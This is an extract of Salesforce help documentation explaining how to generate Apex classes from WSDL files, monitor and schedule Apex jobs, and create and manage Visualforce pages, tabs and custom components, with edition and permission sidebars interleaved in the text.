An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To access this functionality:

1. In the application, from Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note: The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.

5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information, see the *Force.com Apex Code Developer's Guide*.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the *Force.com Apex Code Developer's Guide*.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

SEE ALSO:

Define Apex Classes

Monitoring the Apex Job Queue

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The Apex job queue lists all Apex jobs that have been submitted for execution. Jobs that have completed execution are listed, as well as those that are not yet finished, including:

- Apex methods with the `future` annotation that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Apex classes that implement the `Queueable` interface that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that have not yet finished executing.
  - Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
  - Scheduled jobs can't be aborted from this page; use the Scheduled Jobs page to manage or delete scheduled jobs.
  - Even though a scheduled job appears on both the Apex Jobs and Scheduled Jobs pages, it counts only once against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that have not yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that have not yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

Note: Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact Salesforce.

This table lists all the possible job status values. The Status column lists the current status of the job. The possible values are:

Status	Description
Queued	Job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status might last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job was aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Batch Apex jobs can also have a status of `Holding` when held in the Apex flex queue. See Monitoring the Apex Flex Queue.

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the user who started the running batch class.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. This is especially useful if you want to view only `future` methods, or view only Apex batch jobs.

Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the *Force.com Apex Code Developer's Guide*.

SEE ALSO:

Schedule Apex

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"—in the order in which they're submitted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Monitoring and Reordering the Apex Flex Queue

The Apex Flex Queue page lists all batch jobs that are in Holding status. You can view information about the job, such as the job ID, submission date, and Apex class. By default, jobs are numbered in the order submitted, starting with position 1, which corresponds to the job that was submitted first. You can change the position of a job by clicking **Reorder** and entering the new position number. The job is moved to the specified position unless the position number is greater than the number of jobs in the queue. In that case, the job is placed at the end of the queue. When you move a job, all other jobs in the flex queue are reordered and renumbered accordingly.

Note: In the Salesforce user interface, the job at the top of the flex queue is in position 1. However, when you work with the flex queue programmatically, the first position in the flex queue is at index 0.

When the system selects the next job from the Apex flex queue for processing, the job is moved from the flex queue to the batch job queue. You can monitor the moved job in the Apex Jobs page by clicking **Apex Jobs**.

Alternatively, you can use `System.FlexQueue` Apex methods to reorder batch jobs in the flex queue. To test the flex queue, use the `getFlexQueueOrder()` and `enqueueBatchJobs(numberOfJobs)` methods in the `System.Test` class.

SEE ALSO:

Apex Developer Guide: FlexQueue Class

Apex Developer Guide: `enqueueBatchJobs(numberOfJobs)`

Apex Developer Guide: `getFlexQueueOrder()`

Schedule Apex

Use the Apex scheduler if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Important: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

To schedule jobs using the Apex scheduler:

1. Implement the `Schedulable` interface in an Apex class that instantiates the class you want to run.
2. From Setup, enter *`Apex Classes`* in the `Quick Find` box, select **Apex Classes**, and then click **Schedule Apex**.
3. Specify the name of a class that you want to schedule.
4. Specify how often the Apex class is to run.
   - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
   - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
5. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
6. Specify a preferred start time. The exact time the job starts depends on service availability.
7. Click **Save**.

Note: You can only have 100 active or scheduled jobs concurrently.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see "Using the `System.scheduleBatch` Method" in the *Apex Developer Guide*.

After you schedule an Apex job, you can monitor the progress of the job on the All Scheduled Jobs page.

Once the job has completed, you can see specifics about the job (such as whether it passed or failed, how long it took to process, the number of records process, and so on) on the Apex Jobs page.

Apex Hammer Execution Status

Salesforce runs your organization's Apex tests in both the current and new release, and compares the results to quickly identify issues for you.

This page displays the results of running Apex tests for this organization, as part of the Apex Hammer process. This process runs your organization's Apex tests in both the current and new release, and compares the results. Salesforce uses these results to identify any issues to resolve before the release.

The following data is displayed.

- The date range Hammer was last run in this organization.
- The number of Apex tests executed and passed.
- The percentage of Apex tests that are data silo tests.
- The date range Hammer is scheduled to run next.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A data silo test is a test method that doesn't have access to organization data. The advantages of creating data silo tests are:

- Tests run more reliably since they aren't dependent on data that can sometimes change.
- Failures from those tests are easier to diagnose.
- Improved ability to find bugs in the Hammer process.
- Increased reliability of deployment from one organization to another.

You can make a test run in this preferred manner by using the default behavior. Test methods only use organization data when they are annotated with `isTest(SeeAllData=true)`, or in a test class annotated with `isTest(SeeAllData=true)`. Data silo tests are supported since API version 24.0. For more, see: Isolation of Test Data from Organization Data in Unit Tests.

We highly recommend that as many of your tests as possible be data silo tests. The higher the percentage of data silo tests, the more effective the Hammer process is in finding potential issues in our code base. These issues could affect your organization. This early detection enables Salesforce to identify and resolve bugs before we release new software.

We encourage you to write all new Apex tests as data silo tests, and convert existing tests to data silo tests.

Note:

- Maintaining the security of your data is our highest priority. We don't view or modify any data in your organization, and all testing is done in a copy that runs in a secure data center.
- We triage bugs based on certain criteria, and make every effort to fix them all before release.
- The Hammer process does not run in all organizations.

FAQ

Apex FAQ

- What Is The Difference Between Apex Classes And Triggers?
- Can I Call an External Web Service With Apex?
- What are the Supported WSDL Schema Types for Apex Callouts?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

SEE ALSO:

Apex FAQ

What are the Supported WSDL Schema Types for Apex Callouts?

For callouts, Apex only supports the document literal wrapped WSDL style, along with primitive and built-in data types. We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response , such as "Unable to parse callout response. Apex type not found for element item".

SEE ALSO:

Apex FAQ

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is associated with a standard or custom object and can call methods of Apex classes.

SEE ALSO:

Apex FAQ

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side "standard controllers" that make basic database operations, such as queries and saves, very simple to perform.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

With Visualforce you can:

- Create custom user interfaces that easily leverage standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create a lot of functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

Note: This release contains a beta version of Visualforce for Lightning Experience that is production quality but has known limitations.

SEE ALSO:

Defining Visualforce Pages

Visualforce Components

Visualforce Developer's Guide

Visualforce for Lightning Experience (Beta)

This release contains a beta version of Visualforce for Lightning Experience that is production quality but has known limitations.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce itself remains Generally Available. It's only the use of Visualforce pages with Lightning Experience enabled that's considered beta.

Visualforce Pages

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

Each Visualforce page has its own unique, permanent URL, and you can link Visualforce pages together to build complex app functionality.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Defining Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

To create a page using the "quick fix" tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form: `https://mySalesforceInstance/apex/nameOfNewPage`, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewPage`* is the value you want to give to the `Name` field on your page definition.

   For example, if you want to create a page called "HelloWorld" and your Salesforce organization uses the `na3.salesforce.com` instance, enter `https://na3.salesforce.com/apex/HelloWorld`.

   Note: Page names can't be longer than 40 characters.

2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page** *`nameOfNewPage`* to create the new page. Both the page `Name` and `Label` are assigned the *`nameOfNewPage`* value you specified in the URL.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:
- "Customize Application"

To create pages in Setup:

1. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**.
2. Click **New**.
3. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the `Label` text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the `Name` text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Description` text box, specify an optional description of the page.

7. Select `Available for Salesforce mobile apps` to enable Visualforce tabs associated with the Visualforce page to be displayed in the Salesforce1 app. This checkbox is available for pages set to API version 27.0 and later.

   Note: Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce1, even if you select the `Available for Salesforce mobile apps` option for the page. The default Salesforce1 page for the object is displayed instead of the Visualforce page.

   This option has no effect on Visualforce support in the Salesforce Classic Mobile mobile app. Instead, use the `Salesforce Classic Mobile Ready` checkbox on Visualforce Tab setup pages.

8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.

   Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.

   Note: In Summer '13, the only way to add a valid CSRF token to a URL is to override an object's standard Delete link with a Visualforce page. The Delete link will automatically include the required token. Don't check this box for any page that doesn't override an object's standard Delete link.

9. In the `Visualforce Markup` text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
10. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
11. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

    Note: Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it by clicking **Preview**. You can also view it manually by entering a URL in the following form: `http://`*`mySalesforceInstance`*`/apex/`*`nameOfNewPage`*, where the value of *`mySalesforceInstance`* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *`nameOfNewPage`* is the value of the `Name` field on your page definition.

SEE ALSO:

- Enabling Development Mode
- Viewing and Editing Visualforce Pages
- Create Visualforce Tabs

Enabling Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages. Development mode provides you with:

- A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

To enable Visualforce development mode:

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the Development Mode checkbox.
4. Optionally, select the Show View State in Development Mode checkbox to enable the View State tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable development mode:
- "Customize Application"

Viewing and Editing Visualforce Pages

From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages** and click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.
- Click **Preview** to open the page in a new window.

Note: If the Visualforce page is contained in an installed managed package, you can only view the page. You can't edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the Installed Package indicates the package name. The Available in Package Versions field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, or delete Visualforce markup:
- "Customize Application"

To edit custom Visualforce controllers
- "Author Apex"

Viewing and Editing Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button ( ) to collapse the development mode footer panel. Click the Expand button ( ) to toggle it back open.
- Click the Disable Development Mode button ( ) to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Managing Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them. From Setup, enter *Visualforce Pages* in the `Quick Find` box, then select **Visualforce Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization. From the Pages list page, you can:

- Click **New** to define a new Visualforce page.
- Click a page name to display detailed information about the page, including its label and Visualforce markup.
- Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup.

  Note: A icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.

- Click **Del** to remove a page.
- Click **Security** to manage the security for the page.
- Click the Preview button ( ) to open the page in a new window.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit Visualforce pages:
- "Customize Application"

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` merge field to a page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

SEE ALSO:

Defining Visualforce Pages

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create Visualforce Tabs:
- "Customize Application"

1. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab.
4. Enter a label to display on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.
6. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Optionally, select the `Salesforce Classic Mobile Ready` checkbox to indicate that the Visualforce page displays and functions properly in the Salesforce Classic Mobile app.

   Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Classic Mobile configurations. Before mobilizing a Visualforce tab, review the Salesforce Classic Mobile tab considerations to ensure that the Visualforce pages in your tabs are compatible with mobile browsers.

   Note: The `Salesforce Classic Mobile Ready` checkbox is visible only if Salesforce Classic Mobile is enabled for your organization.

   This setting doesn't affect the display of Visualforce tabs in the Salesforce1 app. To enable a new Visualforce tab for use in Salesforce1, see Enable Visualforce Pages for the Salesforce1 Mobile App and Defining Visualforce Pages on page 63.

8. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Splash pages don't display in the Salesforce Classic Mobile app. Avoid using a splash page if you plan to mobilize this tab.
9. Enter a description of the tab, if desired, and click **Next**.
10. Choose the user profiles for which the new custom tab will be available.
11. Specify the custom apps that should include the new tab.
12. Select **Append tab to users' existing personal customizations** to add the tab to your users' customized display settings if they have customized their personal display.
13. Click **Save**.

SEE ALSO:

Defining Visualforce Pages

Uncaught Exceptions in Visualforce

If a Visualforce page that you did not develop has a error or uncaught exception

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user id. No other user data is included in the report.

If you are in development mode and not in the same namespace as the page, you will see the exception message, the exception type, and a notification that the developer has been notified by email.

If you are the developer and in the same namespace as the page, and you are not in development mode, you will see an exception message. You may also see a message indicating that the developer has been notified. If you are in development mode, you will see the exception message, the exception type, and the Apex stack trace.

SEE ALSO:

Debugging Your Code

Managing Version Settings for Visualforce Pages and Custom Components

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Note: Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:

- "Customize Application"

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

   Note: You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

```
Your browser privacy settings have prevented this page from showing some content. To display this content you need to change your browser privacy settings to allow "Third Party" cookies from the domain mypages.na1.visual.force.com. Alternatively, if your browser is Internet Explorer, you can add mypages.na1.visual.force.com. to your trusted sites list in the security options page.
```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

Purpose
CUR - Information is used to complete the activity for which it was provided.

Category
STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.

Recipient
OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see Platform for Privacy Preferences (P3P) Project.

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Visualforce Components

Visualforce components are small, reusable pieces of functionality—think widgets, panels, user interface elements, that kind of thing—that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the

album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

SEE ALSO:

Defining Visualforce Custom Components

Viewing and Editing Visualforce Custom Components

Defining Visualforce Custom Components

To create a Visualforce custom component:

1. In Salesforce from Setup, enter *`Components`* in the `Quick Find` box, then select **VisualforceComponents**.
2. Click **New**.
3. In the `Label` text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the `Name` text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the `Description` text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the `Body` text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

